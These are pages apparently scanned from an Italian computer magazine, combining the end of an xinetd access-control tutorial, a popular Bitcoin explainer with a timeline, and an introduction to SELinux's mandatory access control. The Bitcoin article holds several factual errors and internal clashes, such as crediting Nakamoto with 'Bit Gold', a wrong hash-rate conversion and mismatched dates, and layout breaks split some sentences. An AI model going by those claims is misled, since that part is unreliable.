Vista l'elevato campo di applicazioni non sarà possibile elencare le varie situazioni e allora limitiamoci ad un esempio pratico utilizzando il servizio netstat (man netstat) che viene utilizzato per visualizzare lo stato delle connessioni instaurate. Creiamo un servizio netstat scrivendo ad-hoc da zero il file di nome, ad esempio, netstat con le seguenti righe:

```
service netstat
{
  socket_type =      stream
  wait        =      no
  user        =      root
  server      =      /bin/netstat
  server_args =      -ant
  only_from   =      192.168.11.23
  access_time =      11:00-12:00
}
```

Salviamo il file in **/etc/xinetd.d** e riavviamo Xinetd. Poiché non possiamo pretendere che ogni lettore abbia almeno due computer per le prove allora creiamo una interfaccia di rete virtuale utilizzando il comando (da amministratore):

```
ifconfig eth0:0 inet 192.168.11.23 netmask ↵
                                    255.255.255.0
```

L'interfaccia di rete virtuale avrà l'indirizzo **192.168.11.23** che potremo cambiare a nostro piacimento. A questo punto con telnet proviamo a collegarci dapprima con localhost poi con l'indirizzo associato all'interfaccia di rete virtuale
Nel primo caso non ci verrà restituito nulla (a causa della direttiva only_from) mentre nel secondo caso otterremo la risposta se e solo se rientriamo nell'orario riportato dalla direttiva access_times. Nell'output (**Figura 4**) si può notare da notare la presenza dello stato LISTEN sul protocollo TCP sulla porta 15 esattamente come riportato nel file **/etc/services per netstat**. Possiamo limitare anche le richieste telnet creando un altro file ad-hoc per questo compito così come possiamo immaginare di fare configurazioni puntuali per servizi come **SSH**, **FTP** e **Samba** nella nostra LAN qualunque sia la sua complessità!

TUTTO QUELLO CHE DOVETE SAPERE SUI BITCOIN

Da alcuni mesi il valore della criptomoneta più nota, i Bitcoin, si è portato a livelli elevatissimi diventando di colpo un tema scottante. Cosa si nasconde dietro questa MONETA VIRTUALE?

Quando nel XIX secolo ebbe inizio la corsa all'oro, migliaia di individui abbandonarono il proprio lavoro e la vita di tutti i giorni alla ricerca della ricchezza. Il successo non era garantito, ma la prospettiva di guadagnare rapidamente era fin troppo allettante. L'attuale corsa all'oro 2.0, si presenta molto meno spettacolare, poiché i picconi di allora sono stati sostituiti da computer che creano ricchezza 24 ore su 24. Questo "materiale" così desiderato si presenta solo in formato digitale e porta il nome di "Bitcoin". Nel XXI secolo solo un ristretto gruppo di pionieri della rete ha mantenuto viva per anni l'atmosfera dei cercatori d'oro. Negli ultimi mesi, però, il valore, e di conseguenza l'importanza di questa moneta, è aumentato rapidamente fino a raggiungere la quotazione di 1000 Euro per un Bitcoin. Gli istituti bancari e tutti i paesi del mondo riconoscono ora questa valuta virtuale, anche se con pareri molto diversi. Nascerà da qui, la valuta globale del futuro?

PREGO, UN BITCOIN

Le chances per la creazione di una nuova moneta sono intimamente legate alle carenze delle attuali forme di pagamento. Anche valute forti come l'euro e il dollaro presentano dei punti deboli. Da un lato sono legate solidalmente al sistema bancario: infatti sono proprio le banche centrali a stabilire quanta carta moneta debba essere stampata, influenzando direttamente il valore della divisa attraverso l'inflazione. Dall'altro lato, chiunque effettui degli acquisti o eserciti un attività commerciale, è tenuto al pagamento di imposte. E infine occorre non dimenticare che nello svolgimento delle operazioni finanziarie tradizionali è quasi impossibile rimanere anonimi. Il Bitcoin dovrebbe risolvere questi problemi. Anziché una banca centrale statale, abbiamo è una rete decentrata di computer che si occupa della distribuzione del denaro. L'operazione non è tuttavia così semplice: su ognuno dei computer in rete lavora un software speciale che crea automaticamente degli algoritmi, che i computer devono cercano di risolvere (vedi grafico a destra). Come ricompensa per la risoluzione di queste operazioni di calcolo, il sistema sforna i Bitcoin. Gli algoritmi tendono a diventare sempre più complessi e, se nel 2009 produrre un Bitcoin era relativamente veloce, oggi un notebook tradizionale necessiterebbe di molti anni, per risolvere i calcoli che danno origine a queste "monete d'oro" digitali. Solo i consumi energetici sarebbero di gran lunga più elevati rispetto all'utile derivato dai Bitcoin. Nel frattempo, numerosi pool di server dotati di potenti processori, non fanno altro che calcolare le infinite sequenze di numeri. Per i sistemi raggruppati in pool si tratta di un'operazione che richiede un quantitativo di energia estremamente elevato, del tutto simile alla frantumazione dei detriti del sottosuolo durante la corsa dell'oro. Il processo estrattivo da questa miniera d'oro virtuale viene chiamato giustamente "Bitcoin Mining". I computer competono in questa operazione con la loro potenza di calcolo, per cercare di essere i primi a risolvere le operazioni matematiche che assegnano i Bitcoin. Il sistema provvede a generare nuovi algoritmi ogni dieci minuti. Questo processo non potrà però durare in eterno: è stato matematicamente accertato che potranno esistere 21 milioni di Bitcoin al massimo e quindi

CHE COS'È UN "SATOSHI"?

Chi esegue transazioni commerciali o acquisti con Bitcoin, non è obbligato a lasciare sempre sul tavolo virtuale un Bitcoin intero (1 BTC): sono accettate anche frazioni della moneta. L'unità di valore più basso, fissata al momento per motivi tecnici, presenta il valore di 0,00000001 BTC. In base al cambio attuale equivale a un millesimo di cent. In onore dell' ideatore della moneta digitale, la frazione più piccola del Bitcoin si chiama "Satoshi".

sulla base di valutazioni eseguite, è previsto il crollo di questa moneta per il 2030.

SCAMBI DIGITALI

Quando si creano Bitcoin, si accantonano nel proprio portafoglio virtuale. Il sistema Bitcoin rilascia contemporaneamente una "Blockchain": una specie di ricevuta di estrazione, accessibile pubblicamente. In questo modo si impedisce, tra l'altro, che i Bitcoin, una volta generati, non possano essere duplicati con facilità. L'operazione viene resa pubblica a tutti in una banca dati, ma non l'identità del ricevente: chi lo desidera, potrà celarsi permanentemente nel mondo dei Bitcoin dietro ad uno pseudonimo. Dato che il semplice possesso dei Bitcoin non produce niente, questa moneta digitale ha la possibilità di scoprire i propri muscoli soprattutto negli scambi. Chi desidera pagare con Bitcoin offerte, merci o servizi, potrà riuscirvi senza ricorrere a banche e intermediari. Se Internet venisse contemplata come uno stato a sé stante, i Bitcoin potrebbero essere considerati come la moneta ufficiale di questo stato. Numerosi servizi online accettano già pagamenti a mezzo Bitcoin, al posto dei comuni dollari e euro. Per il consumatore, procurarsi Bitcoin è certamente più difficoltoso che non estrarre oro in Alaska. In Internet esistono pertanto delle agenzie di cambio virtuali, che scambiano anche euro contro Bitcoin. Ad esempio il 9 Dicembre l'agenzia ***www.bitcoin.de***, scambiava 1 Bitcoin contro 649,81 Euro. Un'oncia di oro costa poco di più. Essendo possibile effettuare pagamenti con Bitcoin in modo anonimo, superando qualsiasi confine geografico e senza intervento di banche, questa moneta virtuale diventa ideale anche per operazioni illegali. In questo modo, ha funzionato "Silk Road", uno dei più grandi mercati Internet della droga, fino alla sua chiusura nell'Ottobre 2013, smerciando circa l'1,5 % di tutte le sostanze stupefacenti in circolazione: furono confiscati quasi 140.000 Bitcoin.

IL DIZIONARIO DEI BITCOIN


Block ChaiN - La blockchain è un registro pubblico di tutte le transazioni Bitcoin, ordinato cronologicamente. È condivisa tra tutti gli utenti Bitcoin ed è impiegata per verificare il saldo degli indirizzi Bitcoin, nonché per impedire che le stesse monete vengano spese più volte.

Blocco - Un blocco è una parte della blockchain che contiene e conferma molte transazioni in attesa. In media, ogni 10 minuti circa un nuovo blocco, che include delle transazioni, viene aggiunto alla blockchain attraverso il processo di mining.

Hash rete - È l'unità di misura della potenza di elaborazione della rete Bitcoin. Per fini di sicurezza la rete Bitcoin deve eseguire delle operazioni matematiche intensive. Quando la rete raggiunge un hash rate di 10 TH/s, significa che può realizzare un trilione di calcoli al secondo.

Mining - Per mining si intende il processo che fa eseguire all'hardware del computer calcoli matematici al fine di confermare le transazioni e aumentare la sicurezza della rete Bitcoin.

ECCO COME CIRCOLANO I BITCOIN NEL MONDO

1 Creare Bitcoin: si provvede a collegare numerosi computer a un maxi server, sul quale è in funzione uno speciale software, che coordina lo scambio di dati. Compito dei computer è risolvere una complessa sequenza matematica. Per il tempo impiegato a risolvere l'algoritmo e per la potenza di calcolo utilizzata ("Mining"), si riceve un compenso in Bitcoin.

2 Gestire i Bitcoin: chi ha ottenuto un Bitcoin intero o una frazione di esso, lo accantona in un portafoglio digitale ("Wallet"). Il sistema avrà in precedenza provveduto a "firmare" i Bitcoin e a conservarli in una banca dati. Questo sistema impedisce anche che i Bitcoin possano essere duplicati.

3 Commerciare con i Bitcoin: il commercio con i Bitcoin avviene da Wallet a Wallet. Nel processo di pagamento non interviene alcuna banca e viene richiesta solo una commissione minima di 0,0005 Bitcoin per ogni trasferimento. Piattaforme online come Mega e Wordpress accettano i Bitcoin, ma anche le attività commerciali tradizionali accettano sempre più frequentemente la moneta digitale.

4 Convertire Bitcoin in denaro "autentico": I Bitcoin sono stati concepiti come moneta per Internet e funzionano al meglio se rimangono in questo ambito. Diverse piazze di cambio scambiano le monete digitali anche contro valute tradizionali e viceversa.

MA I BITCOIN SONO SICURI?

Quando si tratta di operazioni in denaro, che possono essere concluse via Internet, anche i criminali che vogliono arricchirsi fanno la loro parte. Nell'universo dei Bitcoin, le banche non vengono contemplate come un punto debole, dato che le loro misure per la sicurezza sono in grado di minacciare "Wallet", il portafoglio digitale dove vengono depositati i Bitcoin. Chi vuole salvaguardarsi da violazioni dovrebbe quindi dotare il proprio Wallet di una protezione, per esempio facendo uso di un hard disk esterno o di un computer, non connesso ad Internet. Ogni utente rimane però inerme contro un eventuale pericolo: il successo dei Bitcoin si basa sull'infallibilità del sistema di calcolo e sulle piattaforme commerciali. Secondo Kaspersky, azienda specializzata in sistemi per la sicurezza, solo nel 2012 sono stati commessi più di 100.000 furti di Bitcoin. Nel Novembre 2013, BIPS, trading center danese per Bitcoin, ha registrato attacchi ai server Bitcoin per un valore di oltre un milione di dollari che, secondo le dichiarazioni del direttore Kris Henriksen, sono stati sottratti senza alcuna possibilità di recupero. Se i cybercriminali riuscissero a infiltrarsi in una delle piazze mondiali per gli scambi, la moneta digitale verrebbe messa di colpo in serio pericolo.

SI MIRA AL FUTURO

I Bitcoin saranno la vera grande innovazione del futuro? I vantaggi sono evidenti, ma il complesso funzionamento del sistema e i pericoli di attacchi criminali, fanno astenere la maggior parte degli individui dal depositare in futuro i loro risparmi in questi portafogli virtuali. A prescindere da questo, nessuno naturalmente può predire adesso se il valore dei Bitcoin tenderà a salire anche in futuro o se questa corsa all'oro digitale si rivelerà come un'altra bolla di Internet, che un domani potrebbe scoppiare, una cosa è certa: la piattaforma è tra le più interessanti mai apparse.

LO SVILUPPO DEI BITCOIN

2008

PRIMA MENZIONE DEI BITCOIN

Nel 2008, un trattato scientifico si occupò per la prima volta dell'idea di una valuta digitale, creata con tecnologia crittografica, nota all'epoca come "Bit Gold". Autore di questo trattato fu Satoshi Nakamoto. Non è stato mai possibile rintracciare la persona che si nasconde dietro questo nome si suppone che si tratti di uno pseudonimo o di un gruppo di ideatori.

3-1-2009

NASCE IL PRIMO STOCK DI MONETE

Il 3 Gennaio 2009, una rete di computer, attraverso complesse operazioni matematiche, crea il primo stock di Bitcoin, che si traduce in 50 Bitcoin. Il valore di allora di questo Bitcoin, pur essendo buono, era estremamente basso, non esistendo ancora un reale controvalore per la neonata moneta digitale.


25-5-2010

ACQUISTO DI UNA PIZZA CON BITCOIN

Secondo una leggenda metropolitana, Laszlo Hanyecz, programmatore USA, pagò due pizze con 10.000 Bitcoin. All'epoca, il valore teorico di un Bitcoin era di 0.003 dollari ciascuno, per un totale di circa 30 dollari. Secondo le odierne quotazioni di cambio, avrebbe pagato per le pizze ben 11 milioni di dollari.

Luglio2010

UN UOMO BUTTA VIA 7500 BITCOIN

Ecco un'altra storia curiosa: James Howells, residente nel Galles, era in possesso di 7500 Bitcoin, che si era procurato nel 2009. A quell'epoca non valevano nulla e rimanevano dormienti sul disco fisso, di cui Howells si sbarazzò nel Luglio 2013. Troppo tardi si ricordò di quei Bitcoin, che gli sarebbero valsi più di 7,5 milioni di dollari.

16-8-2013

IN GERMANIA IL MINISTERO DELLE FINANZE LI APPROVA

Giorno di festa per i fan tedeschi: il ministero delle finanze riconosce i Bitcoin. Secondo le dichiarazioni rilasciate, sono stati approvati sia giuridicamemnte che fiscalmente e autorizzati come "moneta privata". Non è chiaro però se debba essere considerata una moneta elettronica o uno strumento di pagamento legale.


fine novembre 2013

SU IL CARTELLO!

Un tifoso di football innalza un cartello durante una partita, con il quale prega di fare un'offerta di Bitcoin, utilizzando il relativo QR. L'iniziativa ha avuto successo: sono stati raccolti 22,4 Bitcoin pari a circa 25.000 dollari.

4-12-2013

LA CINA DICE NO

Misura drastica: in data 4 Dicembre 2013, la banca centrale cinese ha proibito ufficialmente le transazioni commerciali con Bitcoin. Il provvedimento vale per ora solo per gli istituti finanziari - i privati possono continuare ad usare i Bitcoin, a proprio rischio.

SICUREZZA ASSOLUTA CON SE LINUX

Security-Enhanced Linux offre una maggiore sicurezza per il nostro sistema e permette di assegnare ruoli specifici agli utenti, per evitare che accedano a file o a processi non di loro competenza

Luigi Santangelo

La maggior parte delle informazioni aziendali sono oggi immagazzinate nei sistemi elettronici e il mondo digitale pone nuove sfide per la loro protezione. È vero che tutti i sistemi operativi dispongono di forme di gestione dei permessi di accesso a file e directory, ma in certi ambiti tali sistemi possono non essere sufficienti: per risolvere questo problema, la NSA ha creato SELinux, che introduce nel kernel Linux un meccanismo di controllo degli accessi molto più raffinato. Attualmente il sistema è adottato dalla maggior parte delle distribuzioni, ma per le nostre prove abbiamo utilizzato le ultime versioni di Fedora e CentOS, dove SELinux è già installato e attivo di default.

IL CONTROLLO DEGLI ACCESSI IN LINUX

Per comprendere meglio la flessibilità e le potenzialità di SELinux, è necessario innanzitutto richiamare alcuni concetti sulla tradizionale modalità di gestione dei permessi adottata da Linux.
Essendo un sistema UNIX-like, fin dalle sue origini sicurezza e controllo degli accessi alle informazioni sono stati sempre argomenti di fondamentale importanza. Il meccanismo di protezione alla base di Linux è di tipo DAC (Discretional Access Control): gli utenti di sistema sono proprietari di oggetti (directory e file), ogni utente può accedere ai propri file e ciascun proprietario può inoltre concedere a terze parti i privilegi di accesso ai propri oggetti. Gli utenti di sistema vengono identificati univocamente attraverso un UID (User ID), un intero di 32 bit. L'ID 0 è riservato e assegnato dall'utente root. Durante la creazione, l'oggetto – ad esempio un file – viene marcato con l'ID del soggetto che l'ha creato, ovvero il proprietario.
Gli utenti inoltre possono essere organizzati in gruppi. Ciascun gruppo viene identificato con un intero a 32 bit denominato GID (Group ID) e ogni utente può essere assegnato a uno o più gruppi. Per ogni file o directory è possibile specificare il tipo di accesso consentito al proprietario, agli utenti appartenenti a uno specifico gruppo ed a tutti gli altri utenti. Il tipo di accesso può essere in lettura (r), in scrittura (**w**) e in esecuzione o attraversamento in caso di directory (x). Di default, il gruppo assegnato al file coincide con il primary group del proprietario dell'oggetto, ma è possibile modificarlo attraverso i comandi **chown** o **chgrp**. Il comando seguente

```
# chgrp users file.txt
```

assegna il gruppo users al file di testo.
L'elenco dei permessi concessi alle tre famiglie di utenti su ciascun file può essere ottenuto attraverso il comando **ls**. Nell'elenco visualizzato è possibile determinare, tra le altre cose, anche il nome e i permessi di ciascun oggetto, l'utente proprietario e il nome del gruppo. Attraverso il comando **chmod**, invece, è possibile assegnare i permessi. Ad esempio il comando

```
$ chmod u=rw,g=rw,o=r file.txt
```

assegna i privilegi di lettura e scrittura all'utente proprietario (**u**) e agli utenti del gruppo (**g**), mentre agli altri utenti (**o**) assegna solo l'accesso in lettura. Per un approfondimento vi rimandiamo alla pagina di manuale del comando.

IL CONTROLLO DEGLI ACCESSI VINCOLATO

Il modello DAC presenta non pochi limiti: innanzitutto offre solo due differenti categorie di utenti, ovvero **administrator** e non **administrator**; i file di proprietà di un utente sono accessibili non solo all'utente stesso, ma anche a tutti i programmi che vengono eseguiti con i suoi permessi, rendendo di fatto possibile l'accesso alle informazioni sensibili da parte di codice malevolo eseguito inconsapevolmente dall'utente; infine un utente autorizzato alla lettura di un file può passarne una copia ad un altro che non sia autorizzato.
Inoltre, se il bit **SETUID** di un programma eseguibile è abilitato, attraverso la chiamata di sistema **setuid()** è possibile valorizzare l'**UID** del

processo con l'**ID** del proprietario del file eseguibile anziché con quello dell'utente che ha lanciato il programma. Questo è tipicamente quello che succede, ad esempio, con il comando **passwd** che esegue il processo assegnandogli l'ID di **root** in modo da ottenere il permesso di scrittura nei file **/etc/passwd e /etc/shadow**.

Il **Mandatory Access Control** (**MAC**), ovvero il Controllo degli Accessi Vincolato, si basa sull'utilizzo di etichette di sicurezza che riflettono la sensibilità delle informazioni. L'Orange Book, il noto documento dalla copertina arancione della difesa degli Stati Uniti, definisce il MAC come "a means of restricting access to objects based on the sensitivity (as represented by a label) of the information contained in the objects and the formal authorization (i.e., clearance) of subjects to access information of such sensitivity" ovvero "uno strumento per limitare l'accesso agli oggetti in base sia alla sensibilità (rappresentata da una etichetta) delle informazioni in essi contenute, sia in base alla autorizzazione formale dei soggetti per l'accesso a tali informazioni".

In un sistema basato su MAC, come è SELinux, a ciascun soggetto (processo) e oggetto (file, device, socket, porte) è possibile associare un'etichetta di sicurezza: quando un soggetto tenta di accedere ad un oggetto, il kernel consente o nega l'accesso del processo all'oggetto non solo in base all'identità dell'utente che ha eseguito il processo, ma anche in base alle politiche di sicurezza associate al soggetto e all'oggetto.





Fig. 1 • Discretionary Access Control versus Mandatory Access Control: in DAC, un attaccante che sfrutta una falla del sistema e accede a un componente privilegiato può compromettere l'intero sistema

Oltre al MAC, SELinux implementa un Role Based Access Control (RBAC): questo significa che è possibile creare dei ruoli che permettono di ottenere una suddivisione degli utenti che vada oltre la tradizionale classificazione che prevede la presenza di solo due tipologie di utenti (ordinari e amministratori). Un utente infatti può essere autorizzato ad agire in certi ruoli e a ciascun ruolo viene assegnato (attraverso i domini) un insieme di permessi: in questo modo, rispettando il principio dei privilegi minimi ("ad ogni soggetto dovrebbero essere garantiti i soli privilegi minimi necessari a completare il proprio compito"), è possibile arginare il danno potenziale che può derivare dallo sfruttamento di una vulnerabilità dell'applicazione, impedire l'accesso alle informazioni da parte di utenti con limitate autorizzazioni e proteggersi da applicazioni maligne eseguite inconsapevolmente da utenti autorizzati.

UN ESEMPIO PER CHIARIRE LA SITUAZIONE

Immaginiamo che un amministratore poco scrupoloso abbia deciso, per qualche motivo, di modificare le direttive **User** e **Group** del file di configurazione di Apache, in modo da avviare il demone con i privilegi di **root**. In questo scenario, qualsiasi script PHP, essendo eseguito con i privilegi di root, potrebbe accedere in lettura a qualsiasi file presente sul sistema, ad esempio **/etc/passwd e /etc/shadow**. L'utilizzo di un sistema MAC/RBAC opportunamente configurato eliminerebbe la possibilità di accedere a quei file (marcati come "accessibili solo da chi può cambiare le password", ad esempio) da parte del webserver o un suo processo figlio, nonostante i privilegi di root.

Come abbiamo visto, anche di fronte ad un plateale errore di configurazione, un sistema MAC/RBAC incrementa la sicurezza del sistema. Ora non resta che mettere mano a SELinux!

SELINUX

Le origini di SELinux, acronimo di Security Enhanced Linux, risalgono agli inizi degli anni 90, quando i più grandi esperti dell'NSA (National Security Agency) in collaborazione con Secure Computing Corporation progettarono e svilupparono un sistema di controllo flessibile e robusto che successivamente, grazie alla collaborazione dell'University of Utah, venne implementato nel sistema operativo Fluke, prendendo il nome FLASK. Successivamente, NSA e MITRE Corporation, implementarono l'architettura all'interno del sistema operativo Linux dando vita, alla fine del 2000, al noto sistema SELinux.





Fig. 2 • L'architettura di SELinux

Una nota doverosa: SELinux non è un'alternativa alle buone pratiche di sicurezza, come aggiornare il software, usare password forti e proteggere i sistemi con firewall dove necessario.

SELinux utilizza il modello MAC/RBAC, permettendo di specificare un Security Context per utenti, processi, file e directory, compresi i device e le porte di rete. È possibile controllare i contesti SELinux usando l'opzione **-Z** in **ls**, **ps** e comandi simili, ad esempio:

```
# ls -Z
-rw-------. root root system_u:object_r:admin_↵
                        home_t:s0 anaconda-ks.cfg
-rw-r--r--. root root system_u:object_r:admin_↵
                              home_t:s0 install.log
-rw-r--r--. root root system_u:object_r:admin_↵
                         home_t:s0 install.log.syslog
```

Per ora, ci basti osservare che ai processi vengono associati un utente SE-

Linux (es. **unconfined_u, system_u**), un ruolo (**unconfined_r, system_r**) e un dominio (**getty_t, sshd_t, unconfined_t**) e ai file un utente (**system_u**), un ruolo (**object_r**) e un tipo (**admin_home_t**). Non tratteremo il **livello** (s0 per i file, s0-s0 per i processi) e la **classe** (c0.c1023 indica "tutte le classi da c0 a c1023"), dato che al momento della stesura non sono utilizzate dalle policy di default su nessuna distribuzione.

La verifica della validità di un'operazione viene eseguita, a valle dei normali controlli DAC del sistema, da due componenti che fanno parte dell'architettura di SELinux: Policy Enforcement Server, che applica la politica di controllo degli accessi, ed il Security Server, che prende le decisioni di sicurezza in base ad una specifica policy, ovvero **un insieme di regole che guidano SELinux. In questo modo viene garantita la separazione tra la logica di decisione e la logica di realizzazione**.

Quando un soggetto desidera eseguire un'operazione su un oggetto (come può essere l'apertura di un file) la sua richiesta è intercettata dal Linux Security Module (LSM) e successivamente inoltrata, assieme ai Security Context del soggetto e dell'oggetto, al sottosistema SELinux Abstraction & Hook Logic che rappresenta l'interfaccia di LSM con il Policy Enforcement Server. Quest'ultimo riceve i Security Context del soggetto che intende eseguire un'operazione e dell'oggetto sul quale dev'essere eseguita, quindi verifica se le decisioni relative sono presenti nell'Access Vector Cache (AVC); in caso contrario, la richiesta è inoltrata al Security Server che prende le decisioni di sicurezza in base agli attributi del Security Context del soggetto e dell'oggetto. Il Security Server quindi accede al Security Policy Database, un repository nel quale le policy sono compilate in formato binario, quindi restituisce un vettore di accesso, che specifica quali modalità di accesso a quella specifica classe di oggetti sono consentite per quel determinato soggetto. Tale vettore di accesso, che riprenderemo nel seguito, viene memorizzato nell'AVC, in modo che eventuali ulteriori accessi siano più rapidi. Se la policy permette al soggetto di eseguire l'operazione, questa viene autorizzata, altrimenti viene rifiutata ed il relativo messaggio di log viene registrato nel file di audit, in modo da permette all'amministratore un eventuale analisi delle operazioni negate.

IL TYPE ENFORCEMENT DI SELINUX

Per capire meglio il funzionamento di SELinux dobbiamo esaminare come funziona il Security Server. Questo si basa su tre paradigmi di sicurezza: Identity-based Access Control (IBAC), Role-based Access Control (RBAC) e Type Enforcement (TE), che riflettono il formato del Security Context. Ciascun elemento della terna che compone il Security Context, infatti, viene utilizzato allo scopo di determinare una decisione e la combinazione dei tre modelli offre potenti strumenti per la definizione di complesse politiche di sicurezza.

Il Type Enforcement si occupa di associare un Security Attribute "**Domain**" ad ogni processo ed un "**Type**" a ogni oggetto. Un processo di dominio **D** può accedere a un oggetto di tipo **T** solo se è stata definita una regola di sicurezza che autorizza il dominio **D** ad accedere al tipo **T** dell'oggetto. In caso contrario, la richiesta verrà negata. Domain e Type possono pertanto essere visti come classi di equivalenza: tutti i processi appartenenti ad un medesimo dominio o, analogamente, tutti i file aventi il medesimo tipo, vengono trattati in maniera identica.

In pratica, SELinux utilizza un singolo Security Attribute sia per i processi che per gli oggetti; un dominio pertanto può essere inteso come un Type e associato indifferentemente a oggetti e soggetti, cosa che permette di definire una sola matrice degli accessi (sia per i tipi che per i domini). Nonostante ciò, il termine dominio è tuttavia mantenuto per convenienza.

```
centos@localhost:/
File Edit View Search Terminal Help
[centos@localhost /]$ ls -lZ
dr-xr-xr-x. root root system_u:object_r:bin_t:s0      bin
dr-xr-xr-x. root root system_u:object_r:boot_t:s0     boot
drwxr-xr-x. root root system_u:object_r:cgroup_t:s0   cgroup
drwxr-xr-x. root root system_u:object_r:device_t:s0   dev
drwxr-xr-x. root root system_u:object_r:etc_t:s0      etc
drwxr-xr-x. root root system_u:object_r:home_root_t:s0 home
dr-xr-xr-x. root root system_u:object_r:lib_t:s0      lib
drwx------. root root system_u:object_r:lost_found_t:s0 lost+found
drwxr-xr-x. root root system_u:object_r:mnt_t:s0      media
drwxr-xr-x. root root system_u:object_r:autofs_t:s0   misc
drwxr-xr-x. root root system_u:object_r:mnt_t:s0      mnt
drwxr-xr-x. root root system_u:object_r:autofs_t:s0   net
drwxr-xr-x. root root system_u:object_r:usr_t:s0      opt
dr-xr-xr-x. root root system_u:object_r:proc_t:s0     proc
dr-xr-x---. root root system_u:object_r:admin_home_t:s0 root
dr-xr-xr-x. root root system_u:object_r:bin_t:s0      sbin
drwxr-xr-x. root root system_u:object_r:security_t:s0 selinux
drwxr-xr-x. root root system_u:object_r:var_t:s0      srv
drwxr-xr-x. root root system_u:object_r:sysfs_t:s0    sys
drwxrwxrwt. root root system_u:object_r:tmp_t:s0      tmp
drwxr-xr-x. root root system_u:object_r:usr_t:s0      usr
drwxr-xr-x. root root system_u:object_r:var_t:s0      var
[centos@localhost /]$
```

Fig. 3 • Tipi, domini e utenti degli oggetti contenuti della home directory dell'utente

In ogni istante, ogni processo può appartenere a un solo dominio e ogni oggetto può essere di un solo tipo. Il TE adotta un comportamento predefinito: i processi ereditano lo stesso dominio dell'utente che li ha avviati; gli oggetti, invece, ereditano il tipo del related object (ad esempio la parent directory). Durante l'esecuzione un processo può transitare da un dominio a un altro, allo scopo di limitarne o ampliarne i privilegi, se autorizzato da una specifica regola.

Oltre ad avere un tipo, gli oggetti possono essere raggruppati in classi, in modo da poter trattare in modalità differente gli oggetti che, pur avendo lo stesso tipo, appartengono a classi differenti. Classi molto utilizzate sono "**file**" e "**dir**" che rappresentano rispettivamente i file e le directory, ma è possibile classificare gli oggetti in maniera più fine, a d esempio distinguendo i socket TCP dai socket UDP. Una classe può contenere oggetti di tipi differenti e un tipo può essere presente in differenti classi. A ciascuna classe di oggetti sono associati differenti permessi. Ad esempio **read**, **write**, **create** e **lock** sono alcuni permessi che possono essere assegnati su un oggetto di classe file. Vedremo più avanti un elenco esaustivo dei permessi delle classi dir e file. L'insieme dei permessi che definiscono le modalità di accesso ad un oggetto da parte di un processo prende il nome di vettore di accesso che, come anticipato nel precedente paragrafo, rappresenta la struttura dati restituita dal Security Server e memorizzata nell'AVC. Spesso l'elenco dei permessi associati a una classe potrebbe essere piuttosto nutrito, per questo motivo sono state definite delle macro che permettono di riunire in gruppi insiemi di permessi di una classe che comunemente devono essere garantiti o negati in gruppo.

Senza alcuna pretesa di completezza (riprenderemo l'argomento nei prossimi paragrafi) mostriamo di seguito una regola di sicurezza:

```
allow httpd_t etc_t:file { read getattr ioctl };
```

In questo esempio i processi appartenenti al dominio **httpd_t** vengono autorizzati ad accedere agli oggetti di classe file e tipo **etc_t**, nel rispetto dei permessi indicati tra la coppia di parentesi graffe.

Attraverso una lista di regole, denominata Security Policy e memorizzata nella matrice degli accessi, è possibile specificare come i domini possono accedere ai tipi, come i domini possono interagire con gli altri domini e quali sono gli utenti autorizzati ad operare in certi domini. È importante ricordare che le policy di SELinux non vengono verificate se le regole DAC negano l'accesso.

Fig. 4 • l'output del comando sestatus mostra lo stato attuale di SELinux

Affinché SELinux possa impedire l'esecuzione delle azioni non autorizzate, è necessario che venga eseguito in modalità enforcing: in tale modo, **TE** impedirà qualsiasi operazione se non esiste una regola esplicita di **allow** che la consenta; inoltre, nessuna regola autorizzata viene registrata nel file di **audit**, a meno che non esista una regola di **auditallow** che lo consenta, mentre tutte quelle bloccate vengono registrate, a meno che non esista una regola **dontaudit** che lo vieti.

